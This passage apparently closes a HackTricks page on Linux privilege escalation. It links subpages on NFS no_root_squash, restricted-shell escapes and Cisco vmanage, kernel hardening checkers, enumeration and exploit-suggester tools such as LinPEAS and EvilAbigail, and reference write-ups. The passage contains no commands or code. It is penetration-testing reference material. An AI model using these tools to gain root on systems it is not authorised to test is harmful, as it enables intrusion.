### NFS Privilege escalation

[PAGENFS no\_root\_squash/no\_all\_squash misconfiguration PE](https://book.hacktricks.xyz/linux-hardening/privilege-escalation/nfs-no_root_squash-misconfiguration-pe)

### Escaping from restricted Shells

[PAGEEscaping from Jails](https://book.hacktricks.xyz/linux-hardening/privilege-escalation/escaping-from-limited-bash)

### Cisco - vmanage

[PAGECisco - vmanage](https://book.hacktricks.xyz/linux-hardening/privilege-escalation/cisco-vmanage)

## Kernel Security Protections

* <https://github.com/a13xp0p0v/kconfig-hardened-check>
* <https://github.com/a13xp0p0v/linux-kernel-defence-map>

## More help

[Static impacket binaries](https://github.com/ropnop/impacket_static_binaries)

## Linux/Unix Privesc Tools

### **Best tool to look for Linux local privilege escalation vectors:** [**LinPEAS**](https://github.com/carlospolop/privilege-escalation-awesome-scripts-suite/tree/master/linPEAS)

**LinEnum**: <https://github.com/rebootuser/LinEnum>(-t option) **Enumy**: <https://github.com/luke-goddard/enumy> **Unix Privesc Check:** <http://pentestmonkey.net/tools/audit/unix-privesc-check> **Linux Priv Checker:** [www.securitysift.com/download/linuxprivchecker.py](http://www.securitysift.com/download/linuxprivchecker.py) **BeeRoot:** <https://github.com/AlessandroZ/BeRoot/tree/master/Linux> **Kernelpop:** Enumerate kernel vulns ins linux and MAC <https://github.com/spencerdodd/kernelpop> **Mestaploit:** ***multi/recon/local\_exploit\_suggester*** **Linux Exploit Suggester:** <https://github.com/mzet-/linux-exploit-suggester> **EvilAbigail (physical access):** <https://github.com/GDSSecurity/EvilAbigail> **Recopilation of more scripts**: <https://github.com/1N3/PrivEsc>

## References

* <https://blog.g0tmi1k.com/2011/08/basic-linux-privilege-escalation/>\
* <https://payatu.com/guide-linux-privilege-escalation/>\
* <https://pen-testing.sans.org/resources/papers/gcih/attack-defend-linux-privilege-escalation-techniques-2016-152744>\
* <http://0x90909090.blogspot.com/2015/07/no-one-expect-command-execution.html>\
* <https://touhidshaikh.com/blog/?p=827>\
* <https://github.com/sagishahar/lpeworkshop/blob/master/Lab%20Exercises%20Walkthrough%20-%20Linux.pdf>\
* <https://github.com/frizb/Linux-Privilege-Escalation>\
* <https://github.com/lucyoa/kernel-exploits>\
* <https://github.com/rtcrowley/linux-private-i>
* <https://www.linux.com/news/what-socket/>
* <https://muzec0318.github.io/posts/PG/peppo.html>
* <https://www.linuxjournal.com/article/7744>
* <https://blog.certcube.com/suid-executables-linux-privilege-escalation/>
* <https://juggernaut-sec.com/sudo-part-2-lpe>
* <https://linuxconfig.org/how-to-manage-acls-on-linux>
* <https://vulmon.com/exploitdetails?qidtp=maillist_fulldisclosure&qid=e026a0c5f83df4fd532442e1324ffa4f>
* <https://www.linode.com/docs/guides/what-is-systemd/>